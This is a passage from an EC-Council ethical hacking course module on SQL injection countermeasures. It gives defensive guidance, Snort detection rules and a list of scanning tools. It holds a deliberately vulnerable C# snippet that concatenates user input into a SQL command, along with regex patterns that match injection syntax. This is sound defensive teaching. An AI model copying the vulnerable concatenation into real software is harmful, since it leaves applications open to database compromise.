- Ensure that the Web config files for each application do not contain sensitive information
- Use most restrictive SQL account types for applications

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use Network, host, and application intrusion detection systems to monitor the injection attacks
- Perform automated blackbox injection testing, static source code analysis, and manual penetration testing to probe for vulnerabilities
- Keep untrusted data separate from commands and queries
- In the absence of parameterized API, use specific escape syntax for the interpreter to eliminate the special characters
- Use a secure hash algorithm such as SHA256 to store the user passwords rather than in plaintext
- Use data access abstraction layer to enforce secure data access across an entire application
- Ensure that the code tracing and debug messages are removed prior to deploying an application
- Design the code in such a way it traps and handles exceptions appropriately
- Apply least privilege rule to run the applications that access the DBMS
- Validate user-supplied data as well as data obtained from untrusted sources on the server side
- Avoid quoted/delimited identifiers as they significantly complicate all whitelisting, black-listing and escaping efforts
- Use a prepared statement to create a parameterized query to block the execution of query
- Ensure that all user inputs are sanitized before using them in dynamic SQL statements
- Use regular expressions and stored procedures to detect potentially harmful code
- Avoid the use of any web application which is not tested by web server
- Isolate the web server by locking it in different domains
- Ensure all software patches are updated regularly
- Regular monitoring of SQL statements from database-connected applications to identify malicious SQL statements
- Use of Views should be necessary to protect the data in the base tables by restricting access and performing transformations
- Disable shell access to the database
- Do not disclose database error information to the end users
- Use safe API that offers a parameterized interface or that avoids the use of the interpreter completely

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Use Type-Safe SQL Parameters

Enforce Type and length checks using Parameter Collection so that input is treated as a literal value instead of executable code.

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);

myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11);

parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value instead of as executable code. This value is checked for type and length.

Following is an example of vulnerable code:

```
SqlDataAdapter myCommand =

new SqlDataAdapter("LoginStoredProcedure '" +

Login.Text + "'", conn);
```

Following is an example of secure code:

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT aut_lname,
aut_fname FROM Authors WHERE aut_id = @aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
Parm.Value = Login.Text;
```

To defend against SQL injection attacks, a system should follow the countermeasures described in the previous section and use type-safe SQL parameters as well. To protect the web server, use WAF firewall/IDS and filter packets. Regularly update the software using patches to keep the server up-to-date to protect it from attackers. Sanitize and filter user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. Use stored procedures and parameter queries to retrieve data and disable verbose error messages, which can guide an attacker with useful information, and use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using nonprivileged accounts and grant the least possible privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS of the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
Countermeasures

SQL Injection Detection Tools: IBM Security AppScan and Acunetix Web Vulnerability Scanner

IBM Security AppScan

IBM provides application security and risk management solutions for mobile and web applications

https://www.ibm.com



https://www.acunetix.com

Acunetix Web Vulnerability Scanner

Acunetix Web Vulnerability Scanner provides automated web application security testing with innovative technologies including: DeepScan and AcuSensor Technology

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Detection Tools

SQL injection detection tools help in the detection of SQL injection attacks by monitoring HTTP traffic, SQL injection attack vectors and determine if the web application or database code suffers from SQL injection vulnerabilities.

- **IBM Security AppScan**

  Source: *https://www.ibm.com*

  IBM Security AppScan enhances web application security and mobile application security, improves application security, and strengthens regulatory compliance. By scanning web and mobile applications prior to deployment, AppScan identifies security vulnerabilities, generates reports, and makes fix recommendations.

  Some of the features of IBM Security AppScan:

  - Identifies and fixes vulnerabilities
  - Maximizes remediation efforts
  - Decreases the likelihood of attacks

- **Acunetix Web Vulnerability Scanner**

  Source: *https://www.acunetix.com*


  Acunetix Web Vulnerability Scanner provides automated web application security testing with innovative technologies including: DeepScan and AcuSensor Technology. It rigorously tests for thousands of web application vulnerabilities including SQL injection and XSS.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of the features of Acunetix Web Vulnerability Scanner:

- Crawl and scan HTML5 web applications, and execute JavaScript like a real browser
- Detects advanced DOM-based Cross-site Scripting
- Provides a stack-trace of the injected DOM-based XSS payload
- Checks for blind XSS and XML External Entity Injection (XXE)
- Checks for Server-Side Request Forgery (SSRF) and Host Header Attacks
- Checks Email Header Injection and Password Reset Poisoning

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Countermeasures

Snort Rule to Detect SQL Injection Attacks

- Common attacks use a specific type of **code sequences** that allow attackers to gain an **unauthorized access** to the target's system and data
- These code sequences allow a user to write **Snort rules**, which aim to **detect SQL injection attacks**
- Some of the expressions that can be blocked by the Snort are as follows:

1. `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`
2. `/exec(\s|\+)+(s|x)p\w+/ix`
3. `/((\%27)|(\'))union/ix`
4. `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid";
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-)|(%23)|(#)/i";
classtype:Web-application-attack; sid:9099; rev:5;)
```

https://snort.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Snort Rule to Detect SQL Injection Attacks


Source: *https://snort.org*

Many of the common attacks use specific type of code sequences or commands that allow attackers to gain an unauthorized access to the target's system and data. These commands and code sequences allow a user to write Snort rules that aim to detect SQL injection attacks.

Some of the expressions that can be blocked by the Snort are as follows:

- `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`
- `/exec(\s|\+)+(s|x)p\w+/ix`
- `/((\%27)|(\'))union/ix`
- `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`

-
  ```
  alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
  (msg:"SQL Injection - Paranoid";
  flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(
  \')|(\-\-)|(%23)|(#)/i"; classtype:Web-application-attack;
  sid:9099; rev:5
  ```



SQL Injection
Countermeasures

SQL Injection Detection Tools

C|EH

- Netsparker Web Application Security Scanner https://www.netsparker.com
- W3af http://w3af.org
- Burp Suite https://www.portswigger.net
- NCC SQuirreL Suite https://www.nccgroup.com
- N-Stalker Web Application Security Scanner https://www.nstalker.com
- Fortify WebInspect https://software.microfocus.com
- WSSA - Web Site Security Scanning Service https://www.beyondsecurity.com
- SolarWinds® Log & Event Manager https://www.solarwinds.com
- AlienVault USM https://www.alienvault.com
- dotDefender http://www.applicure.com
- SQLiX https://www.owasp.org
- Wapiti http://wapiti.sourceforge.net
- wsScanner http://www.blueinfy.com
- appspider https://www.rapid7.com
- VividCortex https://www.vividcortex.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Additional SQL Injection Tools


Some of the additional SQL injection detection tools are as follows:

- Netsparker Web Application Security Scanner (*https://www.netsparker.com*)
- w3af (*http://w3af.org*)
- Burp Suite (*https://www.portswigger.net*)
- NCC SQuirreL Suite (*https://www.nccgroup.com*)
- N-Stalker Web Application Security Scanner (*https://www.nstalker.com*)
- Fortify WebInspect (*https://software.microfocus.com*)
- WSSA - Web Site Security Scanning Service (*https://www.beyondsecurity.com*)
- SolarWinds® Log & Event Manager (*https://www.solarwinds.com*)
- AlienVault USM (*https://www.alienvault.com*)
- dotDefender (*http://www.applicure.com*)
- SQLiX (*https://www.owasp.org*)
- Wapiti (*http://wapiti.sourceforge.net*)
- wsScanner (*http://www.blueinfy.com*)
- appspider (*https://www.rapid7.com*)
- VividCortex (*https://www.vividcortex.com*)
- Whitewidow (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- RED_HAWK (*https://github.com*)
- Grabber (*https://github.com*)
- SQLiv (*https://github.com*)
- SQLSentinel (*https://sourceforge.net*)
- SQL injection checker (*https://sourceforge.net*)
- SQL Injection Test Online (*https://hackertarget.com*)
- suIP.biz (*https://suip.biz*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection

Module Summary

- SQL injection is the most common website vulnerability on the Internet that takes advantage of un-sanitized input vulnerabilities to pass SQL commands through a Web application for execution by a backend database
- Threats of SQL injection include authentication bypass, information disclosure, and data integrity and availability compromise
- SQL injection is broadly categorized as In-band SQL Injection, Blind/Inferential SQL Injection, and Out-of-Band SQL Injection
- Database admins and web application developers need to follow a methodological approach to detect SQL injection vulnerabilities in web infrastructure that includes manual testing, function testing, and fuzzing
- Pen testers and attackers need to follow a comprehensive SQL injection methodology and use automated tools such as SQL Power Injector for successful injection attacks
- Major SQL injection countermeasures involve input data validation, error message suppression or customization, proper DB access privilege management, and isolation of databases from underlying OS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

This module covered various aspects of SQL injection attacks, attack techniques, and tools used in SQL injection attacks. It also covered techniques, best practices, guidelines, and security tools to detect and prevent SQL injection attacks on web applications. The next module will discuss hacking wireless networks.